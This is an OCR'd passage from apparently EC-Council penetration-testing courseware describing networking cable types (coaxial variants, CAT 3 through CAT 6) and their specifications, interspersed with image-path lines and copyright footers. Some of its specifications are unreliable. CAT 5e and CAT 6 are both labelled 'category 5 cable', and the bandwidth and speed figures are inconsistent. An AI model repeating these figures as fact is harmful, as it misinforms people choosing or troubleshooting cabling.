  These cables contain central conductors and shield above the insulating material that are made up of copper (aluminum or steel can also be used). They are used for transmitting high strength military signals and broadcasting radio signals.



Figure A.22: Coaxial Cable - Hardline

- **Twinaxial**

  These cables are made up of two central conductors and are used for high speed transmission within a short-range communication.




Figure A.23: Coaxial Cable - Twinaxial

- **Triaxial**

  These cables have an extra-layer of insulating material and an extra copper shield compared to the hardline cables. These cables possess high bandwidth and lesser interference of noise.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure A.24: Coaxial Cable - Triaxial

Advantages:

- Cheap to install
- Great channel capacity
- Good bandwidth
- Easy to modify
- Cheap to make

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Types of Cables: CAT 3 and CAT 4

Some of the other types of cables include CAT3, CAT4, CAT 5, CAT 5e, CAT 6, and 10/100/1000BaseT:

- **CAT 3:**

  CAT 3 (Category 3) was one of the oldest wiring system that is used for connecting two-line telephone configurations. These cables are used for the communications that require a speed of up to 10 Mbps with a maximum frequency at 16 MHz.

  Features:

  - Commonly known as category 3 or station wire
  - Used in voice application and 10 BaseT (10Mbps) Ethernet
  - Bandwidth 16 MHz
  - Attenuation 11.5 dB
  - Impedance 100 ohms




Figure A.25: CAT 3 Cable

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **CAT 4:**

  The CAT 4 (Category 4) cable is made up of four unshielded twisted-pair copper wires that can transmit at a speed of 16 Mbps with about 20 MHz frequency. These are used for transmitting voice and data signals in the telephone networks.


  Features:

  - Commonly known as category 4 cable and consists of four unshielded twisted pair copper wires
  - Used in 10 BaseT (10Mbps) Ethernet
  - Bandwidth 20 MHz
  - Attenuation 7.5 dB
  - Impedance 100 ohms



Figure A.26: CAT 4 Cable

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Types of Cables: CAT 5

The CAT 5 (Category 5) cable that is used in computer networks that can possesses a maximum of 100MHz frequency.


Features:

- It is an unshielded, twisted pair cable which is terminated with RJ 45 connectors
- It has a maximum length of 100 m and supports frequency up to 100 MHz
- It is suitable for 10BASE-T, 100BASE-TX and 1000BASE-T networking
- It carries the telephony and video signals
- Punch-down blocks and modular connectors are used to connect this cable
- It is applicable to most LAN topologies and also suitable for 4 and 16 Mbps UTP Token Ring Systems
- It has 100 MHz bandwidth, 24.0 dB attenuation, 100 Ohms impedance
- It is used for high speed data transmission



Figure A.27: CAT 5 Cable

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Types of Cables: CAT 5e and CAT 6

- **CAT 5e:**

  The CAT 5e (Category 5e) is an enhanced version of CAT 5 that is used for 1000BASE-T networks for transmitting data at a speed of 1 Gbps. These cables are twisted two times for every centimetre distance. This cable uses all the four-pair twisted wires for providing high speed communications (Gigabit speed) with affordable cost.

  Features:

  - Commonly known as category 5 cable which is used to transmit high speed data
  - Used in fast Ethernet (100 Mbps), Gigabit Ethernet (1000 Mbps) and 155 Mbps ATM
  - Bandwidth 350 MHz
  - Attenuation 24.0 dB
  - Impedance 100 Ohms

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Figure A.28: CAT 5e Cable

- **CAT 6:**

  The CAT 6 (Category 6) cables are used for transmitting data at a speed of 10 Gbps with 250 MHz frequency. These cables are more tightly twisted with two or more twists for every centimeter length. These cables contain four-pairs of copper wires for sending signals and achieve high performance.

  Features:

  - Commonly known as category 5 cable which transmits high speed data
  - Used in Gigabit Ethernet (1000 Mbps) and 10 Gig Ethernet (10000 Mbps)
  - Bandwidth 250 MHz
  - Attenuation 19.8 dB
  - Impedance 100 ohms


